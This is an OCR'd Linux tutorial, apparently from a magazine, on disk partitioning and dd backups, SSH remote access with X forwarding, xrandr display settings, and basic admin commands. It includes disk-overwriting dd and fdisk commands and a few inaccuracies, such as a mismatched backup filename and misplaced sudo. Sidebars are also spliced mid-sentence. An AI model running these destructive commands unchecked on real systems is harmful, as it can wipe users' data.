Another limitation of *fdisk* is that it's purely a destructive tool. That's fine if you're partitioning a disk for the first time or are happy deleting individual partitions (or indeed wiping the entire disk and starting from scratch). If you want to be able to resize partitions without deleting the data on them, however, then you'll need *parted* instead (*see the box Resize partitions for details*).

Partition with fdisk

Let's begin by using fdisk to list the drives on your system:

```
sudo fdisk -l
```

Each physical drive – **sda**, **sdb** and so on – will be displayed one after the other. To restrict its output to a specific disk, use `sudo fdisk -l <device>`, replacing `<device>` with **/dev/sda** or whichever disk you wish to poll. You'll see the disk's total size in GiB or TiB, with the total number of bytes and sectors also listed. You'll see the sector size (typically 512 bytes) and the disk type: DOS (traditional MBR) or GPT. There's also the disk identifier, which you can ignore for the purposes of this tutorial.

Beneath this you will see a list of all existing partitions on the drive, complete with start and end points (in bytes), size and type, such as 'Linux filesystem', 'Linux swap' or 'Windows recovery environment'. Armed with this information you should be able to identify each drive, helping you target the one you wish to partition. This is done as follows:

```
sudo fdisk <device>
```

Take a drive backup

Partitioning is a dangerous business; if things go wrong or you make the wrong choice you could end up wiping your entire drive of any existing data.

If you're planning to repartition an existing drive, it pays to take a full backup of the drive first. There are, of course, numerous tools for this particular job, but it's hard to look beyond the fabulous *dd* utility. You can use it to clone partitions to new drives, but here we've focussed on using it to create a compressed image file of an entire drive or partition. It uses the following syntax:

```
sudo dd if=/dev/sda | gzip >/media/username/drive/image.gzip
```

Replace `/media/username/drive` with the path to your backup drive. The GZIP application offers the best compromise between file compression and speed when creating the drive image.


Note that if you're planning to image your entire system drive, you will need to first boot from your Ubuntu live CD and run *dd* from there.

While you're at it, you can also use *dd* to back up your drive's Master Boot Record if it's using a MBR partition scheme:

```
sudo dd if=/dev/sda of=/media/username/drive/MBR.img bs=512 count=1
```

The action of restoring a drive image if things go wrong is basically the opposite —again, do so from your live CD:

```
sudo gzip -dc /media/username/drive/image.zip | dd of=/dev/sda
sudo dd if=/media/username/drive/MBR.img of=/dev/sda
```



› When you use *dd*, it doesn't provide any progress meter while it's backing up the drive, but it will alert you if something goes wrong.

Resize partitions

If you want to create a partition without data loss, you will need to use the *parted* utility—this is the command-line equivalent of the *Gparted* tool and offers similar functionality to *fdisk* with one crucial addition: the ability to resize existing partitions. In a similar way to *fdisk*, you launch the utility by selecting your target device like so:

```
parted /dev/sdb
```

First, enter 'print' for an overview of the drive's current structure—you'll need to make a note of the start and end points of each partition. Then use the `resizepart` command to shrink or grow a partition:

```
resizepart 1 4500
```

And remembering to replace `1` with the target partition number, and `4500` with the new end point. It can be quite a complicated manoeuvre: you may need to shrink one partition before growing the other in its place (if you go down this route, when you grow the second partition you'll need to specify its start and end points, eg `resizepart 2 450 4500`. If it all starts to get too complicated, use *Gparted* instead.

This will have *fdisk* switch to command mode. Type `m` and hit Enter to see a list of all supported commands. Let's start by checking the existing partition table for the drive: type `p` and hit Enter. This displays the same output as the `fdisk -l` command. If the disk isn't currently empty, you'll see a list of existing partitions appear. From here you have two options: wipe the disk completely and start from scratch or remove individual partitions and replace them.

Before going any further, remember the fail-safe: until you exit with the `w` command, no changes are made. So if you make a mistake and want to start again, use `q` instead, then start from scratch.To mark an existing partition for deletion—thereby wiping all its data, but leaving the rest of the disk intact – type `d` and hit Enter. You'll be prompted to enter the partition number, which you can identify from the device list (eg, '1' refers to **sdb1** and '2' to **sdb2** etc). Press the number and the partition is marked for deletion, which you can verify by typing `p` again —it should no longer be listed.

Alternatively, wipe the entire disk – including all existing partitions on it – and start from scratch. To do this, you need to create a new partition table (or label). There are four options, but for most people you'll either want a DOS/MBR partition table (type `o`) or GPT (type `g`) one.

Once the disk is empty or you've removed specific partitions, the next step is to create a new partition (or more). Type `n` and hit Enter. You'll be prompted to select a partition number up to 4 (MBR) or 128 (GPT) and in most cases, just pick the next available number. You'll then be asked to select the first sector from the available range—if in doubt, leave the default selected. Finally, you'll be prompted to set the drive's size, either by setting its last sector, choosing the number of sectors to add or – the easiest choice – by entering a physical size for the partition, typically in G (gigabytes) or T (terabytes). To create a partition 100GB in size, type `+100G` and hit Enter. At this point, *fdisk* will tell you it's created a new partition of type 'Linux filesystem'. If you'd rather the partition used a different file system, type `t` followed by the partition number. You'll be prompted to enter a Hex code—pressing `l` lists a large range of alternatives, and the simplest thing from here is to select the hex code you want with the mouse, right-click and choose 'Copy' and right-click at the *fdisk* prompt and choose 'Paste'. If you want to create a FAT, exFAT/NTFS or FAT32 file system, eg, paste the 'Basic Microsoft data' code.

Happy with the way you've set up your partitions? Type `p` one more time and verify everything's the way you want to set it, then press `w` and hit Enter to write your changes to the disk. Although the disk has been partitioned, you now need to format it. This is done using the `mkfs` command:

```
sudo mkfs -t <fs-type> <device>
```

Replace `<fs-type>` with the relevant filesystem (ext3 or fat32, eg) and `<device>` with your device (such as **/dev/sdb1**). Depending on the size of the partition this can take a while to complete—a couple of hours in extreme cases. Once done, you'll need to mount the drive to a specific folder:

```
sudo mount <device> <mountpoint>
```

In most cases, you'll want to set `<mountpoint>` to `/media/<username>/<folder>`, replacing `<username>` with your username, and creating a folder there for the partition to reside in, eg: `sudo mount /dev/sdb1 /media/nick/3TBdrive`.

Fix drive permissions

If you format the drive using the default 'Linux filesystem' option then as things stand you have no write permissions on the drive—to fix this for an external drive, type the following:

```
sudo chown -R <username> <mountpoint>
```

If you'd like to widen access to the drive without giving up ownership, try the following three commands:

```
sudo chgrp plugdev <mountpoint>
sudo chmod g+w <mountpoint> && sudo chmod +t
<mountpoint>
```

This will allow members of the `plugdev` group to create files and sub-directories on the disk—the `+t` flag ensures they can only delete their own files and sub-folders.


Finally, note that drives aren't automatically mounted at each startup – you'll need to manually add them to the **/etc/fstab** file (see **Linux Format 111** for editing configuration file advice) – here's the line you should add for ext3 file systems:

```
<UUID>  <mountpoint>  ext3  defaults  0  2
```

You will need to replace `<UUID>` with the partition's Disk Identifier, which you can get by using the `sudo blkid <device>` command. You want to use this identifier instead of the device itself, because it's the only consistent way of identifying the partition. Once saved, test that this works with the `sudo mount -a` command—if there are no errors, congratulations: your hard disk has been partitioned and set up correctly! ■

Quick tip

We have told a lie, you can get **dd** to display its progress since v8.24 by adding the option of status=progress which is nice.



› You must set up appropriate permissions on the new partition after formatting it in order to access it.

Terminal: Remote access

Uncover how to run another computer's Windows X applications through your own desktop with SSH aka secure shell access.

One of the great things about the Terminal is that it allows you to access and control another PC remotely using SSH. This is particularly useful if you have a PC set up as a dedicated server, one that's running headless (so no attached monitor or input devices), as it enables you to tuck it away somewhere while retaining easy access to it from another computer.

Systems running Ubuntu typically use *OpenSSH* to manage command-line connections—this basically gives you access from the Terminal to the command line of your target PC, but what if you need to run an application that requires a graphical interface? If your target PC has a desktop environment in place, such as Unity, then you could investigate *VNC* as an option for connecting the two.

Most dedicated servers, however, don't ship with a desktop in place to cut resources and improve performance. Thankfully, you can still access the GUI of an application through the X Window system with SSH, using a process called X Forwarding.

This is done using the X11 network protocol. First, you need to set up both PCs for SSH—if you're running Ubuntu, then the *OpenSSH* client is already installed, but you may need to install *OpenSSH* Server on your server or target PC:

```
$ sudo apt-get update
$ sudo apt-get install openssh-server
```

Once installed, switch to your client PC while on the same network and try `$ ssh username@hostname`. Replace `username` with your server PC's username, and `hostname` with its computer name or IP address, eg `nick@ubuntu`. You should see a message warning you that the host's authenticity can't be established. Type 'yes' to continue connecting, and you'll see that the server has been permanently added to the list of known hosts, so future attempts to connect won't throw up this message.

You'll now be prompted to enter the password of the target machine's user you're logging on as. Once accepted, you'll see the command prefix changes to point to the username and hostname of your server PC (the Terminal window title also changes to reflect this). This helps you identify this window as your SSH connection should you open another Terminal window to enter commands to your own PC. When you're done with the connection, type `exit` and hit Enter to close the connection. You've now gained access to the remote server through your own PC. How do you go

Disable password authentication

SSH servers are particularly vulnerable to password brute-force attack. Even if you have what you consider a reasonably strong password in place, it's worth considering disabling password authentication in favour of SSH keys.

Start by generating the required public and private SSH keys on your client:

```
$ ssh-keygen -t rsa -b 4096
```

Hit Enter to accept the default location for the file. When prompted, a passphrase gives you greater security, but you can skip this by simply hitting Enter. Once created, you need to transfer this key to your host:

```
$ ssh-copy-id username@hostname
```

(Note, if you've changed the port number for TCP communications you'll need to specify this,eg `ssh-copy-id nick@ubuntuvm -p 100`) Once done, type the following to log in:

```
$ ssh 'user@hostname'
```

Specify your passphrase if you set it for a more secure connection. You can then disable insecure connections on the host PC by editing the **sshd_config** file to replace the line `#PasswordAuthentication yes` with:

```
PasswordAuthentication no
```

Once done, you'll no longer be prompted for your user password when logging in. If you subsequently need access from another trusted computer, copy the key file (**~/.ssh/id_rsa**) from your client to the same location on that computer using a USB stick.

```
nick@UbuntuVM: ~
nick@UbuntuVM:~$ ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/home/nick/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/nick/.ssh/id_rsa.
Your public key has been saved in /home/nick/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:tGZaDOHVWCcS0hcAlcD/9elUqu4Pm5Ka6fjqJrdxUvA nick@UbuntuVM
The key's randomart image is:
+---[RSA 4096]----+
|     .==*B+..    |
|     ..++.oo     |
|      +...       |
|       *..  .   .|
|        E. . . + |
|       *  .   =  |
|      + .  ..+   |
|    . o= oo .+.  |
|     ===*. +=..  |
+----[SHA256]-----+
nick@UbuntuVM:~$ ssh-copy-id nick@192.168.35.82
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s),
already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you
nstall the new keys
nick@192.168.35.82's password:
```

› Generate SSH public and private keys to ensure a more secure connection.

Set up restricted access

You can grant different levels of access to the server to different users if you wish, too. If necessary, you can create a limited user on the server – the simplest way to this is through the User Accounts system settings tool where you then enable the account and set a password – and then log into that account once to set it up. Once done, log off and back into your main account, then add the following line to the end of your sshd_config file:

```
Match User username
```

Beneath this line, add any specific rules you wish to employ for that user: eg you could grant a limited user access using a password rather than via an SSH key, eg

```
PasswordAuthentication yes
```

If your server has multiple users set up, but you wish to only give remote access to a select few, limit access by adding the following lines (make sure these go above any Match User lines you define):

```
AllowUsers name1 name2 name3
```

Alternatively, you could restrict by group:

```
AllowGroup group1 group2
```

about running a desktop application on the server through your own PC's GUI? You need to enable X11 forwarding. This should be enabled by default on the server, which you can verify by examining *OpenSSH*'s configuration file:

```
$ sudo nano /etc/ssh/sshd_config
```

Look for a line marked `X11Forwarding yes` and make sure it's not commented out (it isn't by default). Assuming this is the case, close the file and then verify the existence of xauth on the server with `$ which xauth`.

You should find it's located under **/usr/bin/xauth**. Now switch back to your client PC and connect using the `-X` switch: `$ ssh -X username@hostname`. Test the connection is working by launching a GUI from the command line, eg `$ firefox &`. The Firefox window should appear, indicating success. Note the `&` character, which runs the application in background mode, allowing you to continue issuing commands to the server through Terminal. You can now open other remote apps in the same way, eg `nautilus &`.

It's also possible to SSH in precisely for the purposes of running a single application, using the following syntax:

```
$ ssh -f -T -X username@hostname appname
```


When you exit the application, the connection is automatically terminated too.

Remote graphical access

If you're solely interested in accessing your server over your local network, you're pretty much set, but SSH is also set up by default to allow tunnelled network connections, giving you access to your server over the internet. Before going down this route, it pays to take a few precautions. The first is to switch from password to SSH key authentication (*see Disable Password Authentication, bottom left*).

Second, consider signing up for a Dynamic DNS address from somewhere like **www.noip.com/free**— this looks like a regular web address, but is designed to provide an outside connection to your network (typically over the internet). There are two benefits to doing this: first, it's easier to remember a name like **yourhost.ddns.net** than it is a four-digit IP address, and second, the service is designed to spot when your internet IP address changes, as it usually does, ensuring the DDNS continues to point to your network.

SSH uses port 22 for its connections – this resolves automatically within your local network, but when you come to connect over the internet you'll probably find your router stands in the way, rejecting any attempts to connect. To resolve this, you'll need to open your router's administration page and find the forwarding section. From here, set up a rule that forwards any connections that use port 22 to your server PC using its local IP address (192.168.x.y).



› The sshd_ config file allows you to fine-tune who has access to your server over SSH.

Once set up, connecting over the internet should be as simple as `$ ssh -X username@yourhost.ddns.net`.

If you'd like to fine-tune your server settings further, reopen the **sshd_config** settings file using *nano* and focus on these areas. First, consider changing the port SSH uses from 22 to something less obvious, such as 222.

Remember to update your port-forwarding settings on your router if applicable, and connect using the following syntax: `ssh -X user@host -p 222`. If you plan to use SSH key authentication (*see bottom left*), set that up before changing the port due to a bug.

If you'd like to restrict access to your server to the local network only, the most effective way to do this is by removing the port forwarding rule from your router and disabling UPnP. You can also restrict SSH to only listen to specific IP addresses—add separate ListenAddress entries for each individual IP address or define a range:

```
ListenAddress 192.168.0.10
ListenAddress 192.168.0.0/24
```

There are two specific settings relating to X Windows access: if you want to disable it for any reason or disable it for specific users (*see the 'Set up Restricted Access box, above*), then set `X11Forwarding` to `no`. The `X11DisplayOffset` value of `10` should be fine in most cases—if you get a `Can't open display: :0.0` error, then some other file or setting is interfering with the DISPLAY value. In the vast majority of cases, however, this won't happen. After saving the **sshd_ config** file with your settings, remember to restart the server to enable your changes: with

```
$ sudo service ssh restart .
```

One final thing—if you want to access the X11 Window manager without having to use the `-X` flag, you need to edit a configuration file on your client PC:

```
$ nano ~/.ssh/config
```

This will create an empty file—add the line: `ForwardX11 yes`. Save the file and exit to be able to log on using SSH and launch graphical applications. ■

Terminal: Display settings

It's time to go beyond the confines of Screen Display settings to take full control of your display resolution settings with xrandr.

Xrandr is your best friend if you're looking for a way to manipulate your monitor's display through the Terminal. It's the command-line tool that gives you control over RandR ('Resize and Rotate'), the protocol used for controlling the X Window desktop. RandR can be configured through the Screen Display Settings tool, but it's limited in scope and as you're about to discover, *xrandr* can do much more.

Let's dive straight in and see what *xrandr* can do. First, open the Terminal and type `$ xrandr`. This will list the following attributes: Screen 0 , a list of supported inputs from the computer (a combination of LVDS for laptop displays, DVI, VGA and HDMI ports) and finally a list of configured desktop resolutions.

Screen 0 is the virtual display—this is effectively made up of the outputs of all monitors attached to your PC (so don't think of them as separate entities, but components of this larger, virtual display). Its maximum size is enough to comfortably fit up to eight full HD screens at once, although in practical terms you're likely to have no more than 1-3 displays attached. The current size displayed here is the sum of all your displays, and reflects whether they've been configured to sit side-by-side or on top of each other.

Next, you'll see that each supported display input is listed as disconnected or connected. Whichever input is connected will correspond to the display in question, either LVDS for a laptop's internal display, or DVI, HDMI or VGA for external monitor connections. Next to this is the current resolution, plus – if two or more display monitors are currently connected – their positions in relation to each other (eg, 1920x1080+1920+0 indicates the display in question is to the right of the main one, while 1920x1080+0+1080 would place it beneath the primary display). You'll also see some additional information in brackets next to each input, eg, (normal left inverted right x axis y axis). This refers to the way the screen has been rotated.

Xrandr settings

Beneath this you'll then see a list of supported display resolutions, from the highest resolution to the smallest. You'll also see a list of numbers to the right of these. Each number refers to a supported frame rate (typically between 50Hz and 75Hz), with the currently selected frequency and resolution marked with a *+ symbol. Framerates aren't important on LCDs in the way they are on older cathode-ray models—as a rule of thumb, the default setting (typically 60Hz) should be fine, but some displays do support up to 144Hz.

```
nick@nick-pc: ~
nick@nick-pc:~$ cvt 1920 1200 60
# 1920x1200 59.88 Hz (CVT 2.30MA) hsync: 74.56 kHz; pclk: 193.25 MHz
Modeline "1920x1200_60.00"  193.25  1920 2056 2256 2592  1200 1203 1209 1245 -hsync +vsync
nick@nick-pc:~$ xrandr --newmode "1920x1200_60.00"  193.25  1920 2056 2256 2592  1200 1203 1209 1
245 -hsync +vsync
nick@nick-pc:~$ xrandr --addmode HDMI-1 1920x1200_60.00
nick@nick-pc:~$ xrandr
Screen 0: minimum 320 x 200, current 2304 x 768, maximum 16384 x 16384
DVI-I-1 disconnected (normal left inverted right x axis y axis)
HDMI-1 connected primary 1280x720+0+0 (normal left inverted right x axis y axis) 477mm x 268mm
   1920x1080     60.00 +  50.00    59.94
   1920x1080i    60.00    50.00    59.94
   1680x1050     59.88
   1280x1024     75.02    60.02
   1440x900      59.90
   1280x960      60.00
   1280x720      60.00*   50.00    59.94
   1024x768      75.08    70.07    60.00
   832x624       74.55
   800x600       72.19    75.00    60.32    56.25
   720x576       50.00
   720x480       60.00    59.94
   640x480       75.00    72.81    66.67    60.00    59.94
   720x400       70.08
   1920x1200 60.00  59.88
```

› One of the main uses for *xrandr* is to open up Ubuntu to use all your display's supported resolutions.

Make xrandr changes persistent

If you want to make your edits permanent, you'll need to edit some config files. The standard way of doing this is using **xorg.conf**, but it can be quite fiddly. If you're looking for a fast and dirty way of changing screen resolution, and are happy to accept that it'll affect the screen only after you log on as your user account do `$ nano ~./.xprofile`.

Ignore the error, and this should generate an empty, hidden file called **xprofile**. Type your commands into the file as if you're entering them into the Terminal, one per line. The following example creates and applies a new resolution setting on boot:

```
xrandr --newmode "1368x768_60.00"   85.25
1368 1440 1576 1784  768 771 781 798$
xrandr --addmode HDMI-1 1368x768_60.00
xrandr --output HDMI-1 --mode 1368x768_60.00
```

Press Ctrl+o to save the file, then Ctrl+x to exit. The file needs to be executable, so use: `$ sudo chmod +x ~/.xprofile`. Reboot your PC and you should find that it boots to the specified resolution.

Troubleshoot display issues

Xrandr is a powerful tool, but as with all good command-line tools, things can go wrong. If your displays get messed up, then simply logging off and back on again should reset them to their defaults, or you can try `xrandr -s 0` to reset the main display to its default setting.

If you're unsure about whether or not a resolution will work correctly, try the following line when setting a new resolution:

```
$ xrandr --output HDMI-0 --mode 1920x1200_60.00 && sleep 10 && xrandr --output HDMI-0 --mode 1920x1080
```

This will attempt to set your new resolution, then after 10 seconds revert to the original resolution. If the display goes blank for this time, the new resolution isn't supported.

Sometimes you may get a BadMatch error when attempting to add a resolution. This could be down to a number of issues. Try doing a web search for the error. We experienced a `BadMatch (invalid parameters)` error when attempting to add our own custom modes, eg this may have reflected the fact that one of our displays was connected through a KVM switch, but in the event switching from the proprietary Nvidia driver back to the open-source Nouveau driver resolved the issue.

The main use for *xrandr* is to change the display resolution of your monitor, which is done with the following command:

```
$ xrandr --output HDMI-0 --mode 1680x1050
```

Substitute `HDMI-0` for the connected display, and `1680x1050` for the desired mode from those supported. You can also set the frame rate by adding `--rate 60` to the end, but as we've said, this isn't normally necessary.

If you've got only one display attached, you can replace both `--output` and `--mode` flags with a single `-s` flag, which tells *xrandr* to set the resolution for the default display to the specified size `$ xrandr -s 1680x1050`.

Add new resolutions

Thanks to bugs in your hardware or drivers, the full set of resolutions your monitor supports aren't always detected. Thankfully, one of the big advantages of *xrandr* over the Screen Display utility is its ability to configure and set resolutions that are not automatically detected. The *cvt* command allows you to calculate the settings a particular resolution requires, then set up a new mode for *xrandr* to use before finally applying it to your target display. Start by using the *cvt* command like so: `$ cvt 1920 1080 60`

The three figures refer to the horizontal and vertical sizes, plus the desired refresh rate (in most cases this should be 60). This will deliver an output including the all-important Modeline. Use the mouse cursor to select everything after Modeline, then right-click and choose Copy. Next, type the following, adding a space after --newmode and without pressing Enter `$ xrandr --newmode`. Now right-click at the cursor point and choose 'Paste'. This should produce a line like the following:

```
$ xrandr --newmode "1920x1200_60.00"  193.25  1920 2056 2256 2592  1200 1203 1209 1245 -hsync +vsync
```

Now hit Enter, then type `xrandr` and you should see that the mode has been added to the end of the list of supported resolutions. (Should you wish to remove it at this point, use the `--rmmode flag`, eg `xrandr --rmmode 1920x1200_60.00`.)

Next, you need to add the mode to the list of supported resolutions. To do this, type the following:

```
$ xrandr --addmode HDMI-0 1920x1200_60.00
```


Again, replace HDMI-0 with your chosen input, and make sure 1920x1200_60.00 matches exactly what was listed inside the quotation marks by the `cvt` command.

If the resolution is supported, you should now be able to switch to it:

```
$ xrandr --output HDMI-0 --mode 1920x1200_60.00
```

Should you subsequently want to remove this mode for any reason, first make sure you're not using it, then issue the following command:

```
$ xrandr --delmode 1920x1200_60.00
```



› Panning allows you to display larger resolutions on smaller displays without making them too cramped

There are many more screen-related tricks up *xrandr*'s sleeve. First, if you have multiple displays connected and you wish to quickly disable one, simply enter this line:

```
$ xrandr --output VGA-0 –off
```

If you want to bring it back, just replace `-off` with `--auto` for the default resolution, or `--mode 1368x768` for a specific supported resolution.

If you have two or more monitors set up, you may wish to change their positions within the virtual display. This is done by moving one display relative to the other using the following flags: `--left-of`, `--right-of`, above and below, eg:

```
$ xrandr --output VGA-0 --left-of HDMI-0
```

This would move the VGA-connected monitor's display to the left of the display connected via your HDMI port.

Mirror displays

But what if you'd like your two displays to mirror the contents of each other? For this, use the `--same-as` flag:

```
$ xrandr --output VGA-0 --same-as HDMI-0
```

If one display has a higher resolution than the other, the display with the lower resolution will chop off the bits it can't show; by using the `--panning` flag you can have the display move with the mouse to ensure it's always onscreen—simply set it to match the resolution of your main display:

```
$ xrandr --output VGA-0 --panning 1920x1080
```

Use these features with care—the only way we've found to disable mirroring and panning settings is through a reboot.

Even this isn't all that *xrandr* can do—type `man xrandr` for a comprehensive list of its capabilities, including how to rotate, invert and scale the screen. One major limitation of *xrandr* is that its changes aren't persistent—in other words, they don't survive when you reboot or when you log off. (*To get around this problem, check out Make Xandr Changes Persistent box, left*). ■

Admin: Core commands

20 terminal commands that all Linux web server admins should know.

Are you an 'accidental admin'? Someone who realised, too late, that they were responsible for the workings of a Linux server and – because something has gone wrong – finds themselves lost in a world of terminals and command lines that make little sense to normal humans?

What is SSH, you may be asking yourself. Do those letters after 'tar' actually mean anything real? How do I apply security patches to my server? Don't worry, you're not alone. And to help you out, we've put together this quick guide with essential Linux commands that every accidental admin should know.

Becoming an accidental admin

While we'd argue that they should, not everyone who starts using Linux as an operating system does so through choice. We suspect that most people's first interaction with Linux happens somewhat unwittingly. You click a button on your ISP's account page to set up a personal or business web server – for a website, email address or online application – and suddenly you're a Linux admin. Even though you don't know it yet.

When you're starting out with your web server, things are usually straightforward. Nearly all hosting providers will give you a web interface such as Cpanel or Plesk to manage your server. These are powerful pieces of software that give you quick an easy access to logs, mail services and one-click installations of popular applications such as Wordpress or forums. But the first time you have to do something that isn't straightforward to do through the graphical control panel, you're suddenly out of the world of icons and explanatory tooltips and into the world of the text-only Terminal.

To make things worse, for a lot of people the first time they have to deal with the Terminal is when something has gone wrong and can't be fixed through the control panel. Or perhaps you've just read that there's a major security flaw sweeping the web and all Linux servers *must* be updated at once (it happens – search for 'Heartbleed' to find out more). Suddenly you realise that your nice control panel hasn't actually been updating your server's operating system with security patches and your small personal blog may well be part of a massive international botnet used to launch DDOS attacks against others. Not only are you a stranger in a strange land, you're probably trying to recover or fix something that was really important to you, but which you never gave much thought to while it was being hosted for a couple of pounds a month and seemed hassle-free.

You are an 'accidental admin'. Someone who is responsible for keeping a Linux webserver running and secure—but you didn't even realise it. You thought all that was included in your couple of pounds a month you pay to your ISP – and only found out it's not when it was too late.

Since most webservers are running Ubuntu, this guide is based on that particular distribution. And all the commands here are just as applicable to a Linux desktop as they are to a web server, of course.

```
670  df
671  man df
672  df -h
673  top
674  w
675  nano
676  dir
677  history
678  diff -r /media/studiopc/theRaptorRaid/Pics /media/sdb1/Pics
679  sudo su
680  ssh root@crazy8ball.htxt.co.zax
681  ssh root@crazy8ball.htxt.co.za
682  ssh root@htxt.co.za
683  ssh root@41.79.76.130
684  ifconfig
685  ls | less
686  uit
687  ls | less
688  apt-get update
689  sudo apt-get update
690  history
studiopc@studiopc:~$
```

› Can't remember that really clever thing you did last week? History is your friend.

1 sudo

The most fundamental thing to know about Linux's approach to administration is that there are two types of accounts that can be logged in: a regular user or an administrator (aka 'superuser'). Regular users aren't allowed to make changes to files or directories that they don't own—and in particular this applies to the core operating system files which are owned by an admin called 'root'.

Root or admin privileges can be temporarily granted to a regular user by typing `sudo` in front of any Linux command. So to edit the configuration file that controls which disks are mounted using the text editor, *nano*, you might type `sudo nano /etc/fstab` (we don't recommend this unless you know

Connecting to the server

As an accidental admin, your first challenge is going to be connecting to your server in the first place. In your web control panel, you might see an option to open a Terminal or console in your web browser, but this tends to be quite a laggy way of doing things.

It's better to open up a Terminal window on your own machine (if you're running Ubuntu just press Alt+Ctrl+t, if you're on Windows you'll need an application like *PuTTY*). Now, at your command prompt, type `ssh username@yourserver.com` (or you can replace `yourserver.com` with an IP address).

The `ssh` command will open a secure shell on the target machine with the specified username. You should get a password prompt before the connection is allowed and you will end up in a text interface that starts in the **home** folder of the username.

If you're going to be connecting regularly, there's an even more secure way of using `ssh` and that's to bypass the password prompt all together and use encrypted keys for access instead. To follow this approach, you'll need to create a public/private SSH keypair on your machine (for example, Ubuntu users can type something like `ssh-keygen -t rsa -b 4096 -C "your_email@example.com"`) and copy the public part of the key into the **.ssh** folder on the target server.

You will find some full instructions for doing this here: **https://help.github.com/articles/generating-an-ssh-key**.

› Even if someone copies your key, they'll still need a password to unlock it.

what you're doing). After entering `sudo`, you'll be asked for your user password. On a desktop PC, this is the same one that you use to log in. If you're logging into your own webserver, however, there's a good chance that you'll already be the root user and won't need a password to make important changes.

If you can't execute `sudo` commands, your web host has restricted your level of access and it probably can't be changed. User accounts can be part of 'groups' in Linux and only members of the sudoers groups can use the `sudo` command to temporarily grant themselves admin privileges.

2 su

While `sudo` gives you great power, it still has limitations. Most of all, if you've got a whole bunch of commands to enter, you don't want to have to type it out at the start of every single line [at least the password has a 5 minute timeout–Ed]. This is where `su` comes in, which will give you superuser powers until you close the terminal window. Type `sudo su` followed by your password, and you'll see the prompt change from `yourname@yourserver` to `root@yourserver`. You might think `su` stands for superuser, but It's actually a command to change to any user on the system and if it's used without an account name after it, `su` assumes you want to be root. However, using `su myname` will switch you back to your original, non-super, login.

3 ifconfig

